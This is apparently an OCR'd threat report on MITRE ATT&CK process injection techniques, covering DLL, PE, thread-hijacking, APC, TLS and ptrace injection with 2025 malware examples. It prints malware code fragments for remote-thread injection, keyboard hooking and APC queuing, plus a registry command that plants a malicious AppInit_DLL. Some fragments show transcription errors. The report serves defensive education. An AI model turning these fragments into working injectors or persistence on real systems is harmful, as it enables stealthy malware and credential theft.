
1.Hardcoded Targeting

In the first scenario, an adversary can hardcode a particular target process in the malicious code, and only this process is used to host the injected code. explorer.exe and rundll32.exe are the two most commonly leveraged processes for this type of attack. For instance, RedLine Stealer malware is known to target the Visual Basic Compiler used with the .NET Framework. The malware injects its payload into the vbc.exe to evade detection [2].

An attacker can also define a list of target processes in the code, and the injected code is executed in the first process on the list that is found to be running on the system. These lists typically include native Windows and browser processes.

2.Dynamic Targeting

In this attack scenario, an adversary does not define the target process beforehand and instead locates a suitable host process at runtime. It is common for adversaries to use Windows API functions to enumerate the list of all currently active processes and to get a handle on each target process in attack campaigns. The specific API functions that are used will depend on the goals of the attack and the capabilities of the adversary, but some common examples include EnumProcesses(), EnumProcessModules(), CreateToolhelp32Snapshot(), and OpenProcess().



#1

SUB-TECHNIQUES OF PROCESS INJECTION

There are 12 sub-techniques under the Process Injection technique in ATT&CK v18:

ID	Name
T1055.001	Dynamic-link Library Injection
T1055.002	Portable Executable Injection
T1055.003	Thread Execution Hijacking
T1055.004	Asynchronous Procedure Call
T1055.005	Thread Local Storage
T1055.008	Ptrace System Calls
T1055.009	Proc Memory
T1055.011	Extra Window Memory Injection
T1055.012	Process Hollowing
T1055.013	Process Doppelgänging
T1055.014	VDSO Hijacking
T1055.015	ListPlanting

Each of these sub-techniques will be explained in the next sections.

#1.1. T1055.001 Dynamic-link Library Injection

The DLL injection technique allows adversaries to execute malicious commands by injecting their DLL into a legitimate, often trusted, target process. This technique is particularly dangerous as attackers leverage it to bypass security controls, elevate privileges, and stealthily manipulate the target system.

Dynamic-link libraries (DLLs) are a fundamental concept in the Windows operating system. DLLs are files that contain compiled code and data used by multiple programs and processes on a computer. When a process calls a function in a DLL, the operating system loads the DLL into memory and jumps to the function in the DLL. DLLs save users' time and effort by allowing them to use the same code in multiple programs without recompiling all of the code every time any change is made.

DLLs promote modular architecture by allowing software developers to compartmentalize functionalities into different DLL files. This feature also makes adding new functionalities and maintaining existing ones easier. When developers want to use a DLL in their program, they typically include a header file that declares the functions in the DLL and links their program to the DLL at runtime. The #include directive in C and C++, and the import statement in Python and Java, are common examples of declaring DLLs in programs.

Adversary Use of DLL Injection

The main feature of DLLs can be a security risk in the wrong hands, as they allow programs to use code from other programs. If a DLL contains malicious code, it can execute it when loaded into memory, which can compromise the security of your program.

Adversaries can manipulate DLLs in different ways to execute malicious actions on the target system. The most common method is to inject malicious code into a DLL that is already loaded in memory. This technique is called DLL injection, and it allows adversaries to execute their malicious code in the context of the program that is using the DLL, effectively masquerading the malicious activities as legitimate operations of the host application.

Once the adversary has successfully injected a malicious DLL into a process, they can perform a variety of actions depending on the nature of the injected code. For example, if the application has access to credentials, the malicious DLL may be able to capture and transmit these credentials. A typical DLL injection attack follows these steps:

1- Identifying the target process: DLL injection starts with identifying the process to inject the malicious DLL. Adversaries search for processes on the system using various APIs:

- CreateToolhelp32Snapshot - provides a snapshot of all running processes, threads, loaded modules, and heaps associated with processes.
- Process32First - provides a way to access information about the first process encountered in the snapshot of all active processes on the system. Since a snapshot of all processes is a complex set of data, the Process32First is a useful function to retrieve information about each individual process.
- Process32Next - helps in iterating through the list of processes, one by one, after the initial process has been accessed using Process32First.

These APIs allow adversaries to enumerate the list of processes currently running on the system and gather information about each process, such as its name, ID, and path.

2- Attaching to the process: After identifying the target process, adversaries use the OpenProcess function to obtain the target process's handle. This handle can then be used to perform various operations on the process, such as reading from or writing to its memory or querying for information.

3- Allocating memory within the process: Adversaries then call the VirtualAllocEx function with the target process's handle and allocate memory in the virtual address space of the process. The output of VirtualAllocEx is a pointer to the start of a block of memory allocated in another process's virtual address space. This pointer is a crucial handle for further operations on the allocated memory, enabling processes to interact with and manipulate memory in other processes within the security and operational confines set by the Windows operating system.

4- Copying the DLL or the DLL path into process memory: To write into the allocated memory, adversaries use the WriteProcessMemory function and write the path to their malicious DLL. Adversaries also use the LoadLibraryA function in the kernel32.dll library to load a DLL at runtime. LoadLibraryA allows adversaries to write the DLL path or determine an offset for writing a full DLL. It accepts a filename as a parameter and returns a handle to the loaded module.

5- Executing the injected DLL: Instead of managing threads within the target process, adversaries often create their own threads using the CreateRemoteThread function. Additionally, the NtCreateThreadEx or RtlCreateUserThread API functions can be utilized to execute code in another process' memory. The method usually consists of passing the LoadLibrary address to one of these two APIs, which requires a remote process to execute the DLL on the malware's behalf [3].

Since the LoadLibrary function registers the loaded DLL with the program, security controls can detect malicious activity, presenting a challenge for adversaries. To avoid being detected, some adversaries load the entire DLL into memory and determine the offset to the DLL's entry point. This action may allow adversaries to inject the DLL into a process without registering it and remain hidden on the target system.

DLL injection is commonly employed by adversaries in the wild. In August 2025, Tinky Winkey keylogger was reported to execute its payload inside legitimate Windows processes using DLL injection [4]. After initial delivery through malicious installers and trojanized applications, the malware dropped a malicious DLL onto the system and identified a suitable running process for injection. TinkyWinkey then obtained a handle to the target process, allocated memory within its address space, and wrote the path of the malicious DLL using standard Windows APIs. By invoking CreateRemoteThread to call LoadLibrary, the malware forced the target process to load the attacker-controlled DLL, enabling credential logging and surveillance activities to run under the context of a trusted process.

```
//Allocate memory in the target process
LPVOID remoteMem = VirtualAllocEx(hProcess, NULL, dllPathSize, MEM_COMMIT
| MEM_RESERVE, PAGE_READWRITE);

//Write the DLL path to the allocated memory
WriteProcessMemory(hProcess, remoteMem, (LPVOID)dllPath, dllPathSize,
NULL)

//Create a remote thread in the target process to load the DLL
HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0,
(LPTHREAD_START_ROUTINE)LoadLibraryW, remoteMem, 0, NULL);

//Wait for the remote thread to finish and clean up
write_logs("DLL injected successfully.\n", fd);
CloseHandle(fd); // Close the Log file handle before creating a remote
thread
WaitForSingleObject(hThread, INFINITE);
CLoseHandle (hThread);
CloseHandle(hProcess);
return 0;
```

Besides standard DLL injection, adversaries exploit various DLL injection techniques, leveraging different methods to load a DLL into a target process.

The **Reflective DLL Injection** is an alternative technique that allows adversaries to inject DLLs into processes. Instead of using standard Windows API functions like LoadLibrary() and GetProcAddress(), the DLL loads and executes itself within the target process using techniques like parsing the Export Address Table (EAT) to locate the addresses of key API functions like LoadLibraryA() and GetProcAddress(). With the Reflective DLL Injection technique, adversaries inject DLLs into the process without the need to call these functions directly.

In July 2025, Raven Stealer was reported to use reflective DLL injection. The malware decrypts its DLL payload directly in memory and injects it into a target process without ever writing the DLL to disk. It uses a *reflective loader* inside the DLL to self-load and execute, avoiding standard APIs like LoadLibrary that EDR tools commonly monitor [5].

Hooking Injection leverages the Windows hooking mechanism to inject malicious DLLs into processes. Instead of directly loading a DLL, adversaries use functions like SetWindowsHookEx to attach a malicious DLL containing a hook procedure to a target thread or process. When the specified hook event (e.g., a keyboard or mouse event) occurs, the operating system loads the malicious DLL into the target process, allowing the attacker to execute their code.

Hooking injection is a common DLL injection technique among keyloggers. **Shadow Vector** malware sets a Windows input hook using SetWindowsHookEx to capture keystrokes and monitor user activity while remaining hidden through in-memory execution [6].

```
//Code snippet from Shadow Vector
private static IntPtr SetHook(LimeLogger.LowLevelKeyboardProc proc)
{
    IntPtr result;
    using(Process currentProcess = Process.GetCurrentProcess())
    {
    result = LimeLogger.SetWindowsHookEx(Lime.Logger.WHKEYBOARDLL, proc,
LimeLogger.GetModuleHandle(currentProcess.ProcessName), 0U);
    {
    return result;
}
```

AppInit_DLL technique leverages the AppInit_DLLs registry value, which specifies DLLs that the system should load when initializing a process using **User32.dll**. Adversaries typically use the command below to exploit this injection technique, forcing the operating system to load a malicious DLL into processes.

```
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /v
AppInit_DLLs /t REG_SZ /d "C:\tmp\malicious.dll" /f
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /v
LoadAppInit_DLLs /t REG_DWORD /d 1 /f
```

Although disabled when Secure Boot is enforced, AppInit_DLLs injection remains an active but low-frequency persistence and execution vector. In a recent incident, a browser search engine hijacker called SmashJacker was reported to use the App_Init DLL technique to establish persistence in the compromised systems [7].

#1.2. T1055.002 Portable Executable Injection

Portable Executable (PE) is a file format for executables, object code, and DLLs in Windows operating systems. PE provides a standardized way for the operating system to manage and execute applications, including handling the various aspects of code and data involved in complex software programs. PE injection involves the injection of a Portable Executable (PE) file, such as an EXE or DLL, into the memory space of another process running on a Windows operating system to execute arbitrary code within the context of the target process. Adversaries typically inject a small piece of malicious shellcode or call the CreateRemoteThread function to create a new thread.

The **Portable Executable (PE)** file format is designed to encapsulate the necessary information for the Windows loader to manage and execute the code contained within it. This structure includes various headers and sections, each serving a distinct purpose in the organization and execution of the file.

The PE file format is an important part of the Windows OS architecture and is designed to support the execution and management of applications.

Adversary Use of Portable Executable Injection

PE injection attacks follow a path similar to DLL injection. The difference lies in the use of the WriteProcessMemory function. Instead of writing the path to the malicious DLL within the allocated memory of the target process, adversaries write their malicious code in that memory.

Although it seems stealthy, PE injection has an inherent challenge. When adversaries inject their PE into the target process's memory, the injected code acquires an unpredictable new base address. To overcome this problem, adversaries design their malware to locate the host process's relocation table address and resolve the cloned image's absolute addresses via a loop over its relocation descriptors.

Below is the general attack lifecycle of PE Injection:

1. **Process Handle Acquisition:** Attackers obtain a handle to the target process using the OpenProcess Windows API with appropriate access rights, allowing them to perform operations such as memory manipulation within the target process.
2. **Selecting and Preparing the PE File:** The appropriate PE file to be injected is selected. Attackers determine the PE's preferred image base address, which is the address where the code expects to be loaded in memory. The size of the PE, necessary for its operation in memory, is acquired.
3. **Local Memory Allocation and PE Copy:** A block of memory is allocated within the attacker's local process, copying the selected PE image here. This action allows attackers to modify the PE image if needed before injection, including accommodating new base addresses or resolving addresses of imported functions.
4. **Allocating Memory in Target Process:** Using VirtualAllocEx, attackers allocate memory in the target process's address space, creating space for the injected PE file. This space must be sufficient to hold the entire PE file and have execute-read-write permissions. The base address of this memory block is referred to as target_address.

5. **Calculating Delta and Patching PE:** The delta between the local copy's address (local_address) and the target allocation (target_address) is calculated to aid any necessary relocations within the PE file to match the target address space. The PE file is then patched or adjusted based on the delta to ensure it will execute correctly when loaded at the target_address instead of its preferred base address.
6. **Injecting the PE into the Target Process:** The patched PE file is transferred from the attacker's local process to the allocated memory block in the target process using WriteProcessMemory. This ensures the entire image is correctly positioned in memory, where it can be executed.
7. **Executing Injected PE:** A remote thread is created within the target process using CreateRemoteThread, with its entry point set to the InjectionEntryPoint function of the now-injected PE file. This triggers the execution of the injected PE, effectively starting the malicious code in the context of the target process.

Throughout this lifecycle, attackers must carefully handle the PE file and the target process to ensure successful injection and execution. This includes dealing with potential hurdles like Address Space Layout Randomization (ASLR), which can change base addresses, and ensuring that any dependencies (like specific DLLs or system resources) are correctly resolved.

Portable Executable (PE) injection attack is commonly leveraged in the wild. In November 2025, ClickFix was reported to use PE injection to execute its final malware payload entirely in memory, avoiding the need to drop a detectable EXE on disk. This technique allowed the adversaries to hide malicious activity inside a trusted process and evade AV/EDR behavioral and file-based detections [8].

```
public static void Pdlysc(string path, byte[] bytes)
{
    STARTUPINFO si = new STARTUPINFO();
    si.cb = (uint)Marshal.SizeOf(typeof(STARTUPINFO));
    PROCESS_INFORMATION pi;

if (!CreateProcessA(null, path, IntPtr.Zero, IntPtr.Zero, false, 0x4,
IntPtr.Zero, null, ref si, out pi) || pi.hProcess == IntPtr.Zero) return;

IntPtr addr = VirtualAllocEx(pi.hProcess, IntPtr.Zero,
(uint)bytes.Length, 0x3000, 0x40);
if (addr == IntPtr.Zero) { CloseHandles(pi); return; }

if (!WriteProcessMemory(pi.hProcess, addr, bytes, (uint)bytes.Length, out
IntPtr written) || written == IntPtr.Zero) { CloseHandles(pi); return; }

IntPtr thread = CreateRemoteThread(pi.hProcess, IntPtr.Zero, 0, addr,
IntPtr.Zero, 0, out _);
if (thread == IntPtr.Zero) { CloseHandles(pi); return; }

WaitForSingleObject(thread, 0xFFFFFFFF);
TerminateProcess(pi.hProcess, 0);
CloseHandle(thread);
CloseHandles(pi);
```

#1.3. T1055.003 Thread Execution Hijacking

Thread Execution Hijacking is a technique that allows an attacker to execute arbitrary code in the context of a separate process on a computer. It involves injecting code into a process that is already running on the system and then redirecting the execution of one of the threads in that process to the injected code.

Adversary Use of Thread Execution Hijacking

Thread execution hijacking is a technique that allows an attacker to execute arbitrary code in the context of a separate process on a computer. It involves injecting code into a process that is already running on the system and then redirecting the execution of one of the threads in that process to the injected code.

To perform this technique, an attacker would first need to find a suitable process to hijack. This could be a process that is running with high privileges or a process that is trusted by other programs on the system. Once found, malware suspends the target process, unmaps/hollows its memory, and then injects malicious shellcode or DLL into the process. Finally, they would need to redirect the execution of a thread in the process to the injected code.

This technique is similar to the process hollowing technique, but instead of creating a new process in a suspended state, it aims to find an already existing process on the target system.

Below is the general attack lifecycle typically followed by adversaries performing Thread Execution Hijacking attacks:

1. **Process Handle Acquisition:** The attacker acquires a handle to the target process that they want to inject code into. This involves using the OpenProcess API with appropriate access rights, such as PROCESS_VM_OPERATION, PROCESS_VM_WRITE, and PROCESS_VM_READ.
2. **Thread Suspension:** Once the handle to the process is obtained, the attacker identifies a thread within that process to hijack. The OpenThread API is then used to get a handle on this thread, which is suspended using SuspendThread to prevent it from executing any more instructions while the attack is carried out.
3. **Memory Allocation:** After successfully suspending the thread, the attacker allocates memory in the virtual address space of the target process. This is typically done with VirtualAllocEx, specifying MEM_COMMIT and PAGE_EXECUTE_READWRITE as the desired memory state and protection. This ensures that the allocated memory is both executable and writable.
4. **Writing Shellcode:** With the memory allocated, the attacker writes their malicious payload (shellcode) to the allocated space using the WriteProcessMemory function, which copies data from the attacker's buffer to the allocated memory in the target's process space.
5. **Hijacking Thread Context:** The attacker then hijacks the thread's execution context by retrieving it with GetThreadContext, which includes register values. The EIP register (on x86 architectures) or RIP register (on x86-64 architectures) within the context is set to point to the address of the shellcode in the allocated memory.

6. **Context Manipulation:** After altering the context to point to the malicious code, SetThreadContext is used to apply the modified context to the suspended thread. This changes the execution flow of the thread to the injected shellcode.
7. **Thread Resumption**: Finally, the attacker resumes the thread with the ResumeThread function. The thread will continue execution at the new entry point specified by the altered EIP/RIP register, thereby executing the attacker's malicious code within the context of the target process.

It is common to see the thread execution hijacking technique in the wild. In September 2025, researchers observed NoisyBear using execution hijacking in Operation BarrelFire to run its payload under trusted processes inside Kazakhstan's oil and gas sector [9]. After infecting systems through spoofed government-themed emails, NoisyBear's loader performed anti-analysis checks and decrypted its embedded payload. The malware then created a suspended instance of a legitimate Windows process, injected its payload into the allocated memory space, and redirected the thread's start address using SetThreadContext. By resuming the thread, NoisyBear executed its code within a trusted host, blending into normal activity while maintaining access for subsequent reconnaissance and data theft.

```
GetThreadContext(ProcessInformation.hThread, &Context);
lpBaseAddress = VirtualAllocEx(ProcessInformation.hProcess, 0i64,
0x1000ui64, 0x1000u, 0x40u);
WriteProcessMemory(ProcessInformation.hProcess, lpBaseAddress,
&unk_180003000, 0x10000i64, 0i64);
ContextRip.Rip = (DWORD64)lpBaseAddress;
SetThreadContext(ProcessInformation.hThread, &Context);
ResumeHandle(ProcessInformation.hThread);
CloseHandle(ProcessInformation.hThread);
CloseHandle(ProcessInformation.hProcess);
```

In January 2025, researchers identified a new thread execution hijacking technique used by multiple malware families, including banking Trojans and credential-stealers. This technique is called Waiting Thread Hijacking [10]. Instead of creating a new suspended thread, adversaries searched for existing threads inside legitimate processes that were in a waiting state. Once a target thread was identified, the malware allocated memory inside the process, wrote its payload, and modified the thread's context so the next wake event redirected execution to attacker-controlled code. By hijacking dormant threads rather than spawning new ones, this method eliminated common behavioral indicators and allowed malware to execute within trusted processes with minimal forensic trace.

In April 2025, researchers documented a new execution hijacking technique known as Threadless Operations, which enables malware to run without creating or modifying threads [11]. Instead of suspending a thread or redirecting its context, attackers inject shellcode into a target process and bind its execution to asynchronous OS mechanisms such as APC delivery or I/O completion routines. Once the payload is positioned in memory, the malware queues an APC or registers a completion callback to ensure that the next natural execution point within the process triggers the malicious code. By avoiding thread creation, suspension, or context manipulation, Threadless Operations leaves few behavioral indicators and allows adversaries to execute code inside trusted processes with a significantly reduced forensic footprint.

#1.4. T1055.004 Asynchronous Procedure Call

Asynchronous Procedure Calls (APCs) are functions executed asynchronously within a specific thread's context. When an APC is queued, it is added to the thread's APC queue and executed the next time the thread runs, before normal execution resumes. Malware developers often abuse this mechanism by inserting malicious code into a target thread's APC queue.

APCs are executed when the thread enters an alertable state, commonly via calls such as KeWaitForSingleObject. There are two types of APCs: kernel APCs, which run in kernel mode, and user APCs, which run in user mode. Legitimately, APCs are widely used by Windows device drivers, system libraries, and applications to perform asynchronous tasks like I/O completion.

Adversary Use of Asynchronous Procedure Call (APC)

One way that adversaries may use APCs is by queuing a kernel APC to the APC queue of a system thread, such as a thread that is running with elevated privileges. When the APC is executed, the code will be executed in the context of the system thread, allowing the adversary to perform actions with the privileges of the thread.

Another way that adversaries may use APCs is by injecting a PE into a process and using an APC to execute code from the injected PE within the context of the process. This can be used to evade security measures that are designed to prevent the injection of code into a process, as the APC is executed in a way that is transparent to the process itself.

Unlike the previous methods, which involve direct manipulation of thread contexts or PE images that may be detected by security defenses, APC injection queues a function to be executed when the thread is in an alertable state.

Here's an overview of the APC injection attack lifecycle:

1. **Process and Thread Handle Acquisition:** The attacker obtains a handle to a target process using OpenProcess with necessary privileges, such as PROCESS_VM_OPERATION and PROCESS_VM_WRITE. Then, a thread within the target process is targeted. A handle to this thread is obtained via OpenThread, with access rights that allow APC queuing (e.g., THREAD_SET_CONTEXT).
2. **Memory Allocation in Target Process:** Using VirtualAllocEx, the attacker allocates memory within the target process's address space, where the malicious payload (shellcode) will be placed. The memory permissions are set to allow read, write, and execute actions, often PAGE_EXECUTE_READWRITE.
3. **Writing Shellcode:** The attacker writes the malicious code into the allocated memory section within the target process via WriteProcessMemory.
4. **Queueing the APC:** An APC is queued to the target thread using QueueUserAPC. The APC points to the shellcode in the allocated memory area. APCs will only run when the thread enters an alertable state, which can be achieved by calling certain functions such as SleepEx, SignalObjectAndWait, or WaitForSingleObjectEx with the appropriate flags to put the thread in an alertable state.
5. **Triggering Execution:** The attacker waits for the thread to enter an alertable state or triggers such a state themselves. When the thread becomes alertable, the queued APC is executed, and consequently, the malicious shellcode runs within the context of the target thread.

In January 2025, XLoader malware v6 and v7 were reported to use Asynchronous Procedure Call (APC) injection to execute their payload within legitimate processes [12]. After the initial infection through a malicious document or downloader, XLoader's loader injects its payload into a target process's memory using the WriteProcessMemory function. Rather than creating a new thread, the malware queued an APC in the address space of the target process. When the victim process performed an I/O operation or reached a natural execution point that triggered the APC mechanism, the malware's code was executed.

In December 2024, the SadBridge loader reported to utilize Asynchronous Procedure Call (APC) injection as a key technique for executing malicious code within a legitimate process [13]. After gaining initial access via spear-phishing emails containing weaponized documents, the malware's loader injected a malicious payload into the memory of a target process using the code example below.

```
v41 = LoadLibraryA("ntdll.dll");
NtAllocateVirtualMemory = GetProcAddress(v41, "NtAllocateVirtualMemory");
((void (__fastcall *)(HANDLE, PSID *, _QWORD, LPVOID *, int,
int))NtAllocateVirtualMemory)(
    hProcess,
    &pSid,
    0LL,
    &TokenInformation_2,
    0x3000,
    0x40);
v43 = LoadLibraryA("ntdll.dll");
NtWriteVirtualMemory = GetProcAddress(v43, "NtWriteVirtualMemory");
((void (__fastcall *)(HANDLE, PSID, LPVOID, _QWORD,
_QWORD))NtwriteVirtualMemory)(
    hProcess,
    pSid,
    UncompressedTempINI,
    TokenInformation_1,
    0LL);
v45 = LoadLibraryA("ntdll.dll");
NtQueueApcThread = GetProcAddress(v45, "NtQueueApcThread");
((void (__fastcall *)(PLUID, PSID, PSID, _QWORD,
_QWORD))NtQueueApcThread)(h_Thread, pSid, pSid, 0LL, 0LL);
v47 = LoadLibraryA("ntdll.dll");
NtResumeThread = GetProcAddress(v47, "NtResumeThread");
((void (__fastcall *)(PLUID, _QWORD))NtResumeThread)(h_Thread, 0LL);
```

#1.5. T1055.005 Thread Local Storage

Thread Local Storage is a sophisticated programming mechanism that provides each thread in a multi-threaded application with its own private data storage area. Think of it like giving each worker (thread) their own private locker (storage space) where they can keep their personal tools and materials, rather than having to share everything from a common toolbox. The OS uses TLS callbacks to initialize and clean up data used by threads. These callbacks are functions that the OS calls when a thread is created or terminated.

When a process starts, the operating system allocates a TLS directory for that process. This directory acts like a map, helping threads locate their private storage areas. Each thread receives its own set of TLS slots, which are essentially indexed storage locations. The beauty of this system is that even though multiple threads might access what appears to be the same global variable, they're actually accessing their own private copies stored in their respective TLS slots.

Windows operating system implements TLS through several key structures:

1. Thread Environment Block (TEB) contains a pointer to the thread's TLS array.
2. The TLS array holds pointers to the actual TLS data blocks.
3. The PE file's TLS directory contains initialization data and callback addresses.

The operating system executes TLS callbacks at specific times during thread and process lifecycle:

- When a process is starting (before the main entry point)
- When a new thread is created
- When a thread is terminating
- When a process is shutting down

This callback system ensures proper initialization and cleanup of thread-specific resources.

Adversary Use of Thread Local Storage

Attackers use TLS callbacks to inject and execute malicious code at the start of a program's execution or whenever a new thread is created. Here's how TLS callback injection typically works:

1. **Select Target Application:** The attacker chooses a target application that they want to inject code into. This application should preferably have TLS callbacks or be modified to include them.
2. **Analyze or Modify TLS Directory:** If the target application does not already use TLS callbacks, the attacker modifies the PE file of the application to include a TLS directory. This entails altering the PE header and possibly adding new sections to the file. If the target application already utilizes TLS, the attacker can hook or replace existing TLS callbacks with malicious ones.
3. **Write Malicious Callback:** The attacker writes a malicious TLS callback function. This function should be designed to perform whatever malicious activities the attacker desires, such as setting up a backdoor or executing a payload.
4. **Inject Malicious Callback:** Using a tool or exploit, the attacker injects the address of the malicious callback into the TLS callback table of the target application. This can involve directly modifying the binary on disk or in memory to point to the attacker's code rather than legitimate initialization functions.
5. **Execute Target Application:** Upon execution of the target application, the Windows Loader processes the PE file and executes all TLS callbacks before reaching the main entry point of the application or whenever a new thread that uses TLS is created.

6. **Callback Execution:** When the malicious TLS callback is executed, it runs the attacker's code within the context of the application's process. This activation occurs in the early stages of the program's start-up, often making the injected code one of the first things to run.

In August 2025, the CANONSTAGER malware was reported to use Thread Local Storage (TLS) injection to execute malicious code stealthily [14]. Once the malware infiltrated the target system, it utilized TLS to store its payload and configuration data in a way that was isolated to a specific thread. The malware injected its code into the thread's TLS area using the TlsSetValue function, allowing the attacker to load and execute the payload when the thread was executed.

```
push 6501CBE1h ; GetCurrentDirectoryW
call resolve_api_hash ; store address in EAX
mov ecx, TlsIndex
mov edx, large fs:2Ch ; Thread Information Block (TIB) - 2C: TLS array
xor esi, esi
test eax, eax
mov ecx, [edx+ecx*4]
mov [ecx+8], eax ; store function pointer in TLS array
```

Note that Process Hollowing can be used to manipulate TLS callbacks by allocating and writing to specific offsets within a process memory space.

While Thread Local Storage abuse enables attackers to trigger execution at thread initialization points, Process Hypnosis takes this a step further by manipulating a process's execution logic so that malicious code is invoked naturally during normal runtime, without relying on explicit thread or callback triggers.

Process Hypnosis is an execution-hijacking approach in which attackers subtly manipulate a legitimate process's internal execution logic so that it naturally executes malicious code without explicit thread creation, suspension, or control-flow redirection.

In 2025, researchers analyzing the GhostCrypt loader observed PureRAT using Process Hypnosis to execute malicious code within legitimate Windows processes [15]. After decrypting its payload in memory, GhostCrypt injected the code into a trusted process and subtly altered the process's internal execution state rather than creating or hijacking a thread directly. By abusing asynchronous execution mechanisms and existing control-flow structures, the malware caused the target process to naturally invoke the injected payload during normal execution.

#1.6. T1055.008 Ptrace System Calls

The ptrace() function is a system call in Unix and Unix-like operating systems that enables one process, controller, to manipulate and observe the internal state of another process, tracee. Ptrace system call injection is a technique that involves utilizing the ptrace() system call to attach to an already running process and modify its memory and registers. This technique can be utilized for a range of purposes, including injecting code into a process to alter its behavior.

Ptrace is a system call that allows one process (the tracer) to control another process (the tracee) and observe its execution. It is used by debuggers and other tools to perform tasks such as inspecting the memory and registers of a process, modifying its execution, and single-stepping its instructions.

Ptrace is implemented as a set of system calls in Unix-like operating systems, such as Linux. It is used by specifying the ptrace function and a set of arguments that specify the operation to be performed and the process to be traced.

Some common operations that can be performed using ptrace include:

- Reading and writing the memory and registers of the tracee
- Setting breakpoints in the tracee's code
- Single-stepping the tracee's instructions
- Attaching to and detaching from a running process

Ptrace is a powerful tool that can be used for a variety of purposes, including debugging, reverse engineering, and malware analysis. It can also be used by adversaries to inspect and modify the execution of processes on a system, which can be used to evade detection and achieve persistence.

Adversary Use of Ptrace System Calls

Here's how an attacker might use the ptrace system call to perform code injection:

1. **Attaching to the Target Process:** The attacker's process uses ptrace with the PTRACE_ATTACH option to attach to the target process. This causes the target process to pause execution and become traceable by the attacker's process.
2. **Waiting for the Target Process to Stop:** The attacker's process waits for a signal from the target process that indicates it has stopped and is ready for tracing. This is typically done by listening for a SIGSTOP signal.
3. **Injection Preparation:** The attacker locates or allocates a section of memory within the target process's address space, where the malicious code (often referred to as shellcode) will be injected. This may involve searching for existing executable memory regions or allocating new memory using ptrace to invoke the mmap system call in the target process.
4. **Copying the Shellcode:** Using ptrace with the PTRACE_POKEDATA or PTRACE_POKETEXT operation, the attacker writes the shellcode byte by byte into the allocated memory space of the target process.
5. **Setting Instruction Pointer:** With the shellcode in place, the attacker uses ptrace to set the instruction pointer (IP) register (e.g., EIP on x86, RIP on x86_64) of the target process to the address of the injected code.

6. **Resuming Target Process Execution:** After the shellcode is in place and the instruction pointer is set, the attacker resumes the execution of the target process using ptrace with the PTRACE_CONT option, causing the target process to jump to and execute the injected shellcode.
7. **Detaching from the Target Process (if applicable):** Once the code has been executed, and if further interaction with the target process is not needed, the attacker process can use ptrace with the PTRACE_DETACH option to detach from the target process and allow it to continue execution normally.

Ptrace system call injection is a powerful method of executing arbitrary code in the context of another process and can be used by attackers to manipulate or spy on target applications, or to run malicious payloads without requiring a binary file on disk. However, modern Linux distributions have security mechanisms like Yama and SELinux that can restrict ptrace usage to prevent debugging by unauthorized users and, thus, mitigate this kind of attack.

#1.7. T1055.009 Proc Memory

In Unix-like operating systems, the /proc filesystem is a virtual filesystem that provides access to information about processes running on a system. Proc memory injection involves enumerating the process's memory through the /proc filesystem and constructing a return-oriented programming (ROP) payload. ROP is a technique that involves using small blocks of code, known as "gadgets," to execute arbitrary code within the context of another process.

As mentioned, the /proc filesystem is implemented as a virtual filesystem, meaning that it does not exist on a physical storage device. Instead, it is a representation of the system's processes and their status, and the information it contains is generated on demand by the kernel.

